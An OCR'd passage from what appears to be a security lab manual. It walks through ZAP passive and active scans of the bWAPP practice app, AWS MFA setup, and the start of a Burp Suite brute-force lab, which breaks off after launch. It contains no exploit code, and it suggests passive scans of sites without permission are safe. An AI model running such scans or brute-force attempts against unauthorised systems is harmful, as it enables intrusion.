
8. Click on the signup with github option and enter your username and password > click on signin



9. Add repository and analyze the dashboard.



10. Analyze security and then Analyze the commits.



12. DAST using OWASP ZAP

What is OWASP ZAP?

• OWASP (Open Web Application Security Project) is worldwide non-profit organization focused on improving the security of software.

• OWASP ZAP (Zed Attack Proxy) is one of the world's most popular security tool. It's a part of OWASP community that means it's totally free. Setting up your ZAP Environment


JAVA 8+: In order to install ZAP you need to install JAVA 8+ to your Windows or Linux system.

Installer: Download ZAP installer according to your OS. https://github.com/zaproxy/zaproxy/wiki/Downloads Starting OWASP ZAP

• After you install the application to the default directory, you can start clicking the OWASP ZAP icon on your Windows desktop. The default install directory;

• C:\Program Files\OWASP\Zed Attack Proxy\ZAP.exe

• When you run the app, it asks you whether you want to save the session or not. If you want to reach your website configuration or test results later, you should save the session for later. For now let's keep it default"No,I do not want to persist the session"



What Is the Difference Between Active & Passive Scan?

What is passive scan?


• In terms of penetration test, a passive scan is a harmless test that looks only for the responses and checks them against known vulnerabilities. Passive scan doesn't modify your website data. So it's really safe for the websites that we don't have permission. As you know OWASP number 1 vulnerability in 2018 is still Injection. And be aware that you cannot detect even a SQL Injection with passive scan.

What is active scan?

• Active scan, attacks the website using known techniques to find vulnerabilities. Active scan does modify data and can insert malicious scripts to the website. So when you really test your website against security issues deploy it to a new environment and run the active scan. And only run the active scan for the sites you have permission

Introduction to ZAP UI:

• Let's have a brief look to the ZAP UI layout to understand the basics. On the following screen we can see enumerated windows with 4 sections.



1 — Modes : On the upper-left of the screen you see modes.
There are 4 modes;


- Standard Mode: Allows you to do anything to any website.
- Attack Mode: Active scans any websites. • Safe Mode: Turns off all the harmful features while scanning.
- Protected Mode: Allow you to scan websites in a particular scope. It prevents you to scan an unwanted website.

2 — Sites: All the sites you access via the ZAP Proxy will be listed here. If your website makes a request to another website, you'll see that under a separate site.

3 — Workspace Window: The workspace window consists of 3 tabs:

3.1 — Quick Start Window: It's the direct and fastest way of starting an active scan. Enter the target website address in the URL to attack input and hit the attack button. It first crawls the website then performs active scan.

3.2 — Request & Response Window: These are the most used parts of the UI. In the request tab, you see the window is divided into 2 parts. Upper shows request's header and cookies and the bottom shows the post parameters as being sent to server. The response windows is similar to the request window. Shows the response header and body



4 — Bottom Window:

It shows the results, the request history and the vulnerabilities of the test. The most important tab here is Alerts tab.

4.1 — Alerts Tab: It shows the vulnerabilities found on the target website. When you click one of the alerts in list


(1), it opens the related request/response on the right-upper

(2) and gives neat information about the vulnerability.


Start Attacking

1.Automated Scan:

- Attacking the target website is very straight forward. Click on automated scan and paste bwapp website URL.
- Then click on attack button -> Run a spider scan to traverse all paths in the website.
- Once spider completes its traversing, then active scan will start to scan.
- Click on sites for different files in that and analyze request and response header.
- Now click on Alerts section and analyze type of risk which was exposed by automated scan.




Check for False Positives: Go to Alert tab and double click on each page which opens alert edit window where we can check for false positives on confidence option.




2.Manual Explore:

- Click on manual explore to manually scanning website and paste bWapp URL. Then click on launch brower which opens bWapp website.
- From website we can start spider and manual scanning. Now come back to ZAP and check for alerts and false positives.



Report Generation:

Click on report tab and generate both automated and manual scanning reports then analyze.



13. Create an AWS Account and Enable MAF.


Create a cloud account

Step 1: Go to google chrome and search AWS tool.

Step 2: Select Amazon Web Services – Start with a Free Tier Account

Step 3: Select Create a Free Account

Step 4: Enter your email ID and name. Click on verify email address.




Step 5: Enter the verification code, it will be in your email message. Click on verify.


Step 6: Enter the password and confirm password and Enter type the characters as shown above in the figure. Select continue

Step7: Select personal -for your own projects. Enter the information like name, phone number, country or region, address, city, state or province or region postal code. Select agree to the terms & conditions. Select continue.

Step 8: Enter the credit and debit card information, select verify and continue.




Step 11: Select Basic support plan (Free), Select Complete sign up




Step 12: Select sign in to the console.

Step 13: Enter your email ID.




Step 14: In the AWS we can search IAM.



Step 15: Select Add MFA.

Step 16: Select active MFA.

Step 17: Select Virtual MFA device, Select continue.




Step 18:In your mobile device you want to Install Authenticator app, your mobile device can scan the QR code

Step 19: In the Authenticator app we can get MFA code1 first, after enter first MFA code1 you can enter another MFA code2. Select Assign MFA.


Step 20: Enter MFA code (it will come to authenticator app).

14. Brute force attack using Burp suite


1. Open Burp suite in Kali Linux OS.
2. Choose temporary project and click next
3. Then choose use Burp Suite Default and click Start Burp

